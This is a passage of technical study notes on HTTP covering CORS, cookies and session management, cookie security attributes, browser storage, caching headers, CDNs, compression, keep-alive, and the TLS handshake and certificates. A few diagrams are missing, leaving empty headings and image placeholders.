For non-simple requests (e.g., using custom headers, or methods like PUT/DELETE), the browser first sends an OPTIONS preflight request to check permissions before sending the actual request:



Key Point

- CORS is enforced **by the browser**, not the server — the server can return whatever it wants, but it's the browser that blocks the JavaScript from reading the response if the Access-Control-Allow-Origin header doesn't match. Tools like curl or Postman ignore CORS entirely since they aren't browsers.

9. Sessions, Cookies & State

Cookies: Set-Cookie / Cookie Header

Since HTTP is stateless, **cookies** are the primary mechanism used to carry small pieces of state between the client and server across multiple otherwise-independent requests. This works via a pair of headers — one in each direction.

Set-Cookie (Server → Client)

```
Set-Cookie: session_id=abc123; Max-Age=3600; Path=/; HttpOnly; Secure; SameSite=Strict
```

- Sent by the **server** in a response, instructing the browser to **store** this cookie.
- A response can include **multiple** Set-Cookie headers to set several cookies at once.
- Structure: name=value followed by optional attributes separated by semicolons.

Key attributes:


Attribute	Purpose
Max-Age / Expires	How long the cookie should persist before the browser deletes it (omitting both makes it a "session cookie," deleted when the browser closes)
Path	Restricts the cookie to only be sent for requests under this URL path
Domain	Specifies which domain(s) the cookie applies to (can include subdomains)
HttpOnly	Cookie is inaccessible to JavaScript (document.cookie) — protects against theft via XSS
Secure	Cookie is only sent over HTTPS connections, never plain HTTP
SameSite	Controls cross-site sending behavior (Strict, Lax, None) — protects against CSRF attacks

Cookie (Client → Server)

```
Cookie: session_id=abc123; theme=dark
```

- Sent by the **browser** on every subsequent request to a matching domain/path, automatically — the client doesn't have to do anything manually; the browser handles storage and resending.
- Unlike Set-Cookie, the Cookie header only contains name=value pairs — no attributes (those were already processed when the cookie was stored).
- Multiple cookies are combined into a single Cookie header, separated by semicolons.

Full Round-Trip Example



Key Point

- This is exactly how statelessness is "worked around" — the server never remembers you between requests; instead, the **browser** carries the session_id back every time, and the **server** looks up that ID in its own session store to recall who you are.

Session Management over Stateless HTTP

Since HTTP has no built-in memory, **session management** is the overall system built on top of it to make the server "remember" a user across multiple requests — tying together cookies, server-side storage, and a unique identifier.

How It Works End-to-End

- **User logs in** — client sends credentials (username/password) via POST /login.
- **Server validates credentials** and creates a **session** — a server-side record (in memory, database, or cache like Redis) containing the user's identity and any relevant state.
- **Server generates a unique session ID** (a long, random, unguessable string) to act as a reference key to that session record.
- **Server sends the session ID to the client** via Set-Cookie: session_id=abc123.
- **Browser stores the cookie** and automatically attaches it (Cookie: session_id=abc123) to every subsequent request to that domain.
- **Server looks up the session ID** on each incoming request, retrieves the associated session record, and now "knows" who's making the request — without the client ever having to resend credentials.
- **Session ends** — via logout (server deletes the session record), expiration (Max-Age passes or server-side timeout), or the browser clearing cookies.

Where Session Data Lives

Component	What It Stores
Client (cookie)	Only the session ID — a random token, no actual user data
Server (session store)	The real data — user ID, roles/permissions, cart contents, login timestamp, etc.

This separation is deliberate: since the cookie only holds a meaningless random ID, even if it's stolen, the session data itself isn't directly exposed — though the thief could still hijack the session (called **session hijacking**) until it expires or is revoked.

Session Storage Options (Server-Side)

- **In-memory** — fast, but lost on server restart and doesn't scale across multiple servers unless using sticky sessions.
- **Database** — persistent, survives restarts, but adds a lookup cost on every request.
- **Distributed cache (e.g., Redis)** — fast and shared across multiple server instances, common in scalable/load-balanced architectures.

Alternative: Token-Based ("Stateless") Sessions

Instead of storing session data server-side, some systems use **JWTs (JSON Web Tokens)**:

- The token itself contains the user's data (signed, not encrypted by default), so the server doesn't need to store anything — it just verifies the token's signature on each request.
- Trade-off: harder to revoke a single token early (since the server isn't tracking it), but eliminates the need for shared session storage across servers.

Key Point

- The word "stateless" in "session management over stateless HTTP" is the crux of the whole design: HTTP itself never changes — every request is still independent. **Session management is an application-layer illusion of state**, built entirely using cookies + server-side lookups (or self-contained tokens), not a feature of HTTP itself.

Cookie Attributes: Secure, HttpOnly, SameSite

These three attributes are set on a cookie (via Set-Cookie) specifically to **harden it against common web attacks**. They don't affect the cookie's core function (carrying a value) — they restrict *how* and *when* the browser is allowed to send or expose it.

Secure

```
Set-Cookie: session_id=abc123; Secure
```

- Tells the browser to **only send this cookie over HTTPS connections**, never over plain HTTP.
- If the user somehow ends up on an http:// version of the site, the browser will **not** attach this cookie to the request — preventing it from being exposed in plaintext over an unencrypted connection.
- Without Secure, a cookie could be intercepted by anyone sniffing traffic on the network (e.g., a man-in-the-middle on public Wi-Fi) if the user ever hits the HTTP version of the site.

HttpOnly

```
Set-Cookie: session_id=abc123; HttpOnly
```

- Prevents the cookie from being accessed via **JavaScript** (document.cookie won't show it).
- The cookie is still sent normally by the browser in HTTP requests — this attribute only blocks *client-side script* access, not the cookie's transmission.

- This is specifically a defense against **XSS (Cross-Site Scripting)** attacks: even if an attacker manages to inject malicious JavaScript into the page, that script cannot read and steal the session cookie if HttpOnly is set.

SameSite

```
Set-Cookie: session_id=abc123; SameSite=Strict
Set-Cookie: session_id=abc123; SameSite=Lax
Set-Cookie: session_id=abc123; SameSite=None; Secure
```

Controls whether the cookie is sent when a request originates from a **different site** than the one that set the cookie — the main defense against **CSRF (Cross-Site Request Forgery)**.

Value	Behavior
Strict	Cookie is never sent on cross-site requests, even when following a link from another site. Most secure, but can break legitimate cross-site navigation flows.
Lax	Cookie is sent on top-level navigation (e.g., clicking a link from another site) but not on background cross-site requests (e.g., images, iframes, fetch calls from another site). Default in modern browsers.
None	Cookie is sent on all cross-site requests regardless of origin — but browsers require Secure to be set alongside it, or the cookie is rejected.

Why All Three Together Matter

Attribute	Protects Against	Mechanism
Secure	Network eavesdropping (MITM)	Blocks cookie over non-HTTPS
HttpOnly	XSS (script-based theft)	Blocks JavaScript access
SameSite	CSRF (forged cross-site requests)	Blocks cookie on unintended cross-site calls

Key Point

- A properly hardened session cookie in production typically looks like: Set-Cookie: session_id=abc123; Secure; HttpOnly; SameSite=Strict — combining all three ensures the cookie can't be intercepted in transit, read by malicious scripts, or silently replayed by another site.

Local/Session Storage vs Cookies (Browser Context)

Besides cookies, modern browsers provide two additional client-side storage mechanisms — **localStorage** and **sessionStorage** — part of the **Web Storage API**. Unlike cookies, these are purely client-side and are never automatically sent to the server.

The Three Storage Options Compared

Feature	Cookies	localStorage	sessionStorage
Sent to server automatically	Yes, with every matching request	No — purely client-side	No — purely client-side
Capacity	~4 KB per cookie	~5-10 MB (browser-dependent)	~5-10 MB (browser-dependent)

Feature	Cookies	localStorage	sessionStorage
Persistence	Until Expires/Max-Age, or session end if unset	Persists indefinitely until explicitly cleared	Cleared when the tab/window is closed
Scope	Domain + Path (configurable)	Per-origin (entire domain)	Per-origin and per-tab
Accessible via JavaScript	Yes, unless HttpOnly	Yes, always	Yes, always
Accessible server-side	Yes (via Cookie header)	No	No

localStorage

```
localStorage.setItem("theme", "dark");
localStorage.getItem("theme");     // "dark"
localStorage.removeItem("theme");
```

- Data **persists** even after the browser is closed and reopened — stays until the website or user explicitly clears it.
- Shared across **all tabs/windows** of the same origin.
- Common use: storing user preferences (theme, language), cached data, non-sensitive app state.

sessionStorage

```
sessionStorage.setItem("formStep", "2");
sessionStorage.getItem("formStep");   // "2"
```

- Data is scoped to a **single tab/window** — closing that tab clears it; it's not even shared with another tab of the same site.
- Useful for temporary state that shouldn't persist or leak across tabs — e.g., a multi-step form's current progress.

Why the Distinction from Cookies Matters

- **Cookies** are the only one of the three that gets **automatically transmitted to the server** on every HTTP request — which is exactly why they're used for session IDs/authentication (the server needs to receive them).
- **localStorage/sessionStorage** never leave the browser on their own — if an app wants to send that data to the server, it has to do so explicitly (e.g., via a fetch/AJAX call), giving developers more control but also more responsibility.
- Because cookies ride along with every request automatically, they're more exposed to **CSRF** attacks (a malicious site can trigger a request that includes your cookies without you knowing). localStorage/sessionStorage data isn't automatically attached anywhere, so it isn't vulnerable to CSRF — but since it's fully accessible via JavaScript (no HttpOnly equivalent), it's more exposed to **XSS**.

Key Point

- Use **cookies** when the server needs to receive the data automatically (e.g., session/auth tokens). Use **localStorage/sessionStorage** for client-only data that the server doesn't need, or that the app will explicitly send when needed.

10. Caching & Performance

Cache-Control Directives (no-cache, max-age)

Cache-Control is the primary HTTP header used to control **how, where, and for how long** a response can be cached by browsers, proxies, and CDNs. It's made up of one or more comma-separated **directives**.

max-age

```
Cache-Control: max-age=3600
```

- Specifies, in **seconds**, how long the response is considered **fresh** after it's received.
- While within this window, the cache can serve the stored copy **without contacting the server at all** — fastest possible response (zero network round-trip).
- After max-age expires, the cached copy becomes **stale**, and the cache must revalidate (or re-fetch) before using it again.
- Example: max-age=3600 means "this response is good for 1 hour; don't bother asking the server again until then."

no-cache

```
Cache-Control: no-cache
```

- A commonly misunderstood directive — it does **not** mean "don't cache this."
- It means: **you can cache this, but you must revalidate with the server before using the cached copy every time**, even if it hasn't technically expired.
- Revalidation is done cheaply using conditional headers (If-None-Match with ETag, or If-Modified-Since) — if the resource hasn't changed, the server replies 304 Not Modified (no body transferred), saving bandwidth while still guaranteeing freshness.

Other Common Directives (for completeness)

Directive	Meaning
no-store	Truly forbids caching entirely — nothing is stored anywhere (e.g., banking/sensitive data)
public	Response can be cached by any cache, including shared proxies/CDNs
private	Response can only be cached by the end user's own browser, not shared/intermediate caches
must-revalidate	Once stale, the cache must revalidate with the server before use — cannot serve stale data even if the server is unreachable

Quick Comparison: max-age vs no-cache

Directive	Can Store Response?	Must Check With Server Before Use?
max-age=N	Yes	No — only after N seconds pass
no-cache	Yes	Yes — every single time, regardless of age
no-store	No	N/A — nothing is stored at all

Key Point

- max-age optimizes for **speed** (skip the network entirely while fresh); no-cache optimizes for **correctness** (always confirm the content is current, but still save bandwidth via revalidation instead of re-downloading the full body).

ETag & If-None-Match (Conditional Requests)

This pair of headers enables **conditional requests** — a mechanism that lets the client ask the server "has this changed since I last got it?" instead of blindly re-downloading the full response every time.

ETag (Server → Client)

```
ETag: "686897696a7c876b7e"
```


- A unique identifier (essentially a fingerprint/hash) that the server generates to represent the **exact current version** of a resource.
- Sent by the server along with the response **the first time** (or any time) a resource is served.
- If the resource's content changes even slightly, the server generates a **new** ETag value — if the content is identical, the ETag stays the same.

If-None-Match (Client → Server)

```
If-None-Match: "686897696a7c876b7e"
```

- On a **subsequent request** for the same resource, the client sends back the ETag value it previously received, using this header.
- This is literally asking the server: "I have a copy with ETag 686897696a7c876b7e — is it still current, or has it changed?"

The Full Conditional Request Flow



If the resource had changed instead, Response 2 would be 200 OK with a new ETag (e.g., "9f8a7b6c5d4e3f2a1b") and the full new body.

Why This Matters for Performance

- If the content hasn't changed, the server responds with **304 Not Modified** and **no body at all** — only headers — saving significant bandwidth, especially for large resources (images, scripts, JSON payloads) that don't change often.
- This is more **precise** than relying purely on time-based caching (max-age): even if a cache entry is "stale" by time, a conditional request can confirm the content is still actually the same, avoiding an unnecessary re-download.
- Commonly paired with Cache-Control: no-cache, where the cache is required to revalidate every time — the ETag/If-None-Match pair is exactly how that cheap revalidation happens.

Key Point

- ETag + If-None-Match together implement **validation-based caching** — the client always asks before using its cached copy, but the "asking" is extremely lightweight (just a header exchange, no data transfer) when the content hasn't changed.

CDN Caching Basics

A **CDN (Content Delivery Network)** is a globally distributed network of servers that cache and serve content from locations **geographically closer to the end user**, rather than every request traveling all the way back to the origin server.

How It Works

- **Origin server** holds the authoritative, original copy of the content (e.g., your actual web server/app backend).
- **CDN edge servers** (also called **PoPs — Points of Presence**) are deployed in many cities/regions worldwide.
- When a user requests a resource, DNS routes them to the **nearest edge server** instead of the origin.
- **First request (cache miss)**: If the edge server doesn't have the content cached yet, it fetches it from the origin, serves it to the user, and **stores a copy** locally.
- **Subsequent requests (cache hit)**: Any other user hitting that same edge server gets the cached copy directly — no trip back to the origin at all.

Why This Improves Performance

Benefit	Explanation
Lower latency	Data travels a shorter physical distance (nearest edge vs. origin server, which could be continents away)
Reduced origin load	Origin server only serves each unique piece of content once per cache expiry, instead of handling every single user request
Better resilience	If the origin server briefly goes down, edge servers can often keep serving cached content to users
Bandwidth savings	Less data needs to traverse long-haul internet routes repeatedly

What Gets Cached

- CDNs typically cache **static assets** well — images, CSS, JavaScript files, videos, downloadable files — things that don't change per-user or change rarely.
- **Dynamic, personalized content** (e.g., a logged-in user's dashboard) is usually **not** cached by default, since it differs per request/user — though CDNs can still accelerate delivery of the surrounding static assets on such pages.

How CDNs Decide What/How Long to Cache

- CDNs respect the same caching headers discussed earlier — Cache-Control (max-age, public/private), and validation headers like ETag.
- Cache-Control: public, max-age=86400 tells both the browser **and** any CDN edge server that this content can be cached and reused for 24 hours.
- Cache-Control: private tells the CDN **not** to cache it (since it's meant only for that one specific user's browser).

Cache Invalidation (Purging)

- Since content can change before its max-age expires, CDNs provide a way to manually **purge/invalidate** cached content, forcing edge servers to re-fetch fresh copies from the origin on the next request.
- This is necessary because, unlike pure time-based expiry, you sometimes need to push an update **immediately** (e.g., deploying a critical bug fix to a cached JavaScript file).

Key Point

- A CDN doesn't replace origin caching concepts — it **extends** the same Cache-Control/ETag rules across a globally distributed layer of servers, so that the *first* user in a region pays the cost of fetching from the origin, and every subsequent nearby user benefits from the already-cached copy.

Compression: gzip / Brotli

Compression reduces the size of the response body before it's sent over the network, so less data has to travel between server and client — directly improving load times, especially for text-based content.

How It Works (General Flow)

- Client tells the server which compression algorithms it supports via the Accept-Encoding request header.
- Server picks one it supports, compresses the response body, and tells the client which one it used via Content-Encoding.
- Client decompresses the body automatically before handing it to the application/browser — this all happens transparently.

```
Accept-Encoding: gzip, br
Content-Encoding: gzip
```

gzip

- The older, most widely supported compression algorithm — based on the **DEFLATE** algorithm.
- Supported by virtually every browser and server, making it the long-standing default choice.
- Typically reduces text-based content (HTML, CSS, JS, JSON) by roughly **60-80%** in size, though it varies depending on content.

Brotli (br)

- A newer compression algorithm developed by Google, generally **more efficient than gzip** — produces smaller output for the same content, especially for web assets.
- Supported by all modern browsers now, but slightly more CPU-intensive to compress (though decompression is fast).
- Often used alongside gzip as a fallback — server sends Brotli if the client supports it (br in Accept-Encoding), otherwise falls back to gzip.

Comparison

Aspect	gzip	Brotli (br)
Compression ratio	Good	Better (often 15-25% smaller than gzip)
Browser support	Universal (very old, well established)	Universal in modern browsers
Compression speed	Faster to compress	Slower to compress (more CPU)
Common use	Default/fallback	Preferred when supported

What Gets Compressed

- Compression works best on **text-based content** — HTML, CSS, JavaScript, JSON, XML, SVG — since these have a lot of repetitive patterns that compress well.
- **Already-compressed binary formats** (JPEG, PNG, MP4, ZIP) see little to no benefit from further compression — and attempting to compress them can sometimes even slightly increase size due to overhead, so servers typically skip compressing these.

Key Point

- Compression and caching solve **different** problems: caching avoids re-sending data entirely (on repeat requests), while compression reduces the size of the data when it **does** need to be sent — the two techniques are complementary and commonly used together for maximum performance.


Persistent Connections & Keep-Alive

By default, establishing a TCP connection requires a handshake (and a TLS handshake too, for HTTPS) — both have overhead. **Persistent connections** avoid repeating that overhead for every single request by reusing the same underlying TCP connection across multiple HTTP requests/responses.

The Problem Without Persistence

In the original HTTP/1.0 model, each request required a **brand new TCP connection**:

Without Persistence — A New TCP Connection Per Request




A typical web page loads dozens of resources (HTML, CSS, JS, images) — repeating the full TCP (and TLS) handshake for **each one** adds massive, unnecessary latency.

The Solution: Keep-Alive

```
Connection: keep-alive
```

- This header (used in HTTP/1.0, where it had to be explicitly requested) tells the server: "don't close the TCP connection after this response — keep it open so I can send more requests on it."
- In **HTTP/1.1**, persistent connections are the **default behavior** — you don't need to request it; you'd have to explicitly send Connection: close to opt **out**.

How It Works With Keep-Alive



All three requests/responses travel over the **same** established TCP connection — no repeated handshakes, no repeated TLS negotiation. The connection eventually closes after an idle timeout (configurable server-side) or when either side explicitly sends Connection: close.

Keep-Alive Tuning Parameters

```
Keep-Alive: timeout=5, max=1000
```

Parameter	Meaning
timeout	How many seconds the connection stays open while idle, waiting for another request, before the server closes it
max	Maximum number of requests allowed on this one connection before it must be closed and a new one opened

Why This Matters for Performance

- Skips the TCP 3-way handshake (and TLS handshake, if HTTPS) for every resource after the first — this is often the single biggest latency saver on pages with many small assets.
- Reduces server load too — fewer connections being constantly opened and torn down means less overhead on both ends.

Related Evolution: HTTP/1.1 Pipelining vs HTTP/2 Multiplexing

- HTTP/1.1 technically allowed **pipelining** (sending multiple requests without waiting for each response) over a persistent connection, but responses still had to come back **in order**, so one slow response blocked everything behind it (head-of-line blocking) — rarely used in practice due to this limitation.
- **HTTP/2** solved this properly with **multiplexing** — multiple requests/responses can be interleaved over the same persistent connection simultaneously, without one blocking another.

Key Point

- "Persistent connection" and "keep-alive" are essentially the same concept — reusing one TCP connection for multiple HTTP exchanges instead of opening a new one per request — and it's one of the simplest, most impactful performance optimizations built into HTTP/1.1 as the default.

11. HTTPS / TLS

TLS Handshake Overview

Before any encrypted HTTP data can flow, the client and server must perform a **TLS handshake** — a negotiation process that establishes a shared secret key and verifies the server's identity, all before a single byte of the actual HTTP request is sent.

Prerequisite: TCP Handshake First

- TLS operates **on top of** TCP, so the standard TCP 3-way handshake (SYN, SYN-ACK, ACK) completes first.
- Only after the TCP connection is established does the TLS handshake begin.

TLS 1.2 Handshake Steps (Classic Flow)



After step 9, both sides switch to the Encrypted Application Data channel — this is where the actual HTTP request/response travels.

Step-by-Step Breakdown

- **ClientHello** — Client initiates, proposing the TLS versions and cipher suites it supports, plus a random number for key generation.

- **ServerHello** — Server picks the TLS version and cipher suite to use (from what the client offered) and sends its own random number.
- **Certificate** — Server sends its **digital certificate**, containing its public key, issued/signed by a trusted Certificate Authority (CA).
- **ServerHelloDone** — Server signals it's finished with this part of the negotiation.
- **ClientKeyExchange** — Client generates a **pre-master secret**, encrypts it using the server's public key (from the certificate), and sends it — only the server's matching private key can decrypt this.
- **ChangeCipherSpec (client)** — Client signals it's now switching to encrypted communication using the derived session keys.
- **Finished (client)** — First encrypted message, allowing the server to verify the handshake data wasn't tampered with.
- **ChangeCipherSpec (server)** — Server likewise signals it's switching to encrypted mode.
- **Finished (server)** — Server's own encrypted confirmation message, completing the handshake.

What Both Sides Derive

- Both client and server independently compute the same **session keys** (symmetric encryption keys) using the exchanged random numbers and the pre-master secret — this is why only someone who decrypted the pre-master secret (i.e., holds the server's private key) can derive the matching keys.
- All subsequent communication — including the actual HTTP request/response — uses fast **symmetric encryption** with these session keys, not the slower asymmetric encryption used only during the handshake.

TLS 1.3 Improvement (Brief Note)

- TLS 1.3 streamlined this into essentially a **1-round-trip handshake** (sometimes 0-RTT for resumed connections), removing several of the legacy steps/round-trips present in TLS 1.2, making secure connections establish noticeably faster.

Key Point

- The TLS handshake's entire purpose is to let two parties who've never communicated before agree on a shared secret key **over an insecure channel**, without ever transmitting that secret key itself in a way an eavesdropper could intercept and use — enabled through asymmetric (public/private key) cryptography during the handshake, handing off to fast symmetric encryption for the actual data.

Certificates & Certificate Authorities (CA)

A **digital certificate** is how a server proves its identity during the TLS handshake — it's essentially an electronic ID card, cryptographically signed by a trusted third party, that binds a public key to a specific domain name.

What a Certificate Contains


```
Certificate:
  Subject: CN=www.example.com
  Issuer: CN=DigiCert Global CA
  Public Key: [server's public key]
  Valid From: 2026-01-01
  Valid To: 2027-01-01
  Signature: [CA's digital signature over this certificate]
```

Field	Purpose
Subject	The domain name(s) this certificate is valid for
Issuer	The Certificate Authority that issued/signed this certificate
Public Key	The server's public key, used during the TLS handshake
Validity Period	Start and expiry dates — certificates are not valid forever
Signature	The CA's cryptographic signature, proving the certificate hasn't been tampered with

What a Certificate Authority (CA) Does

- A **CA** is a trusted organization (e.g., DigiCert, Let's Encrypt, GlobalSign) whose job is to **verify** that an entity requesting a certificate actually controls the domain/organization it claims to represent.
- Once verified, the CA **signs** the certificate with its own private key — this signature is what allows anyone to later confirm the certificate is genuine and untampered.
- Browsers and operating systems ship with a built-in list of **trusted root CAs** — if a certificate is signed by one of these (or a CA that chains up to one), it's automatically trusted.

The Chain of Trust



- Most certificates aren't signed directly by a root CA — instead, a **chain** of intermediate certificates links the server's certificate up to a trusted root.
- The browser verifies this entire chain: server cert → intermediate → root, confirming each link's signature is valid, before trusting the connection.

How the Browser Validates a Certificate

- **Signature check** — Is the certificate's signature valid, and does it chain up to a trusted root CA?
- **Validity period** — Is today's date within the certificate's Valid From/Valid To range?
- **Hostname match** — Does the domain you're visiting match the certificate's Subject (or Subject Alternative Names)?
- **Revocation check** — Has the CA revoked this certificate early (checked via CRL or OCSP)?

If any check fails, the browser shows a warning (e.g., "Your connection is not private") rather than silently proceeding.

Types of Certificates (by Validation Level)

Type	Verification Done	Trust Level
DV (Domain Validated)	Only proves control of the domain	Basic
OV (Organization Validated)	Verifies the requesting organization's identity too	Medium
EV (Extended Validation)	Rigorous legal/business verification	Highest

Key Point

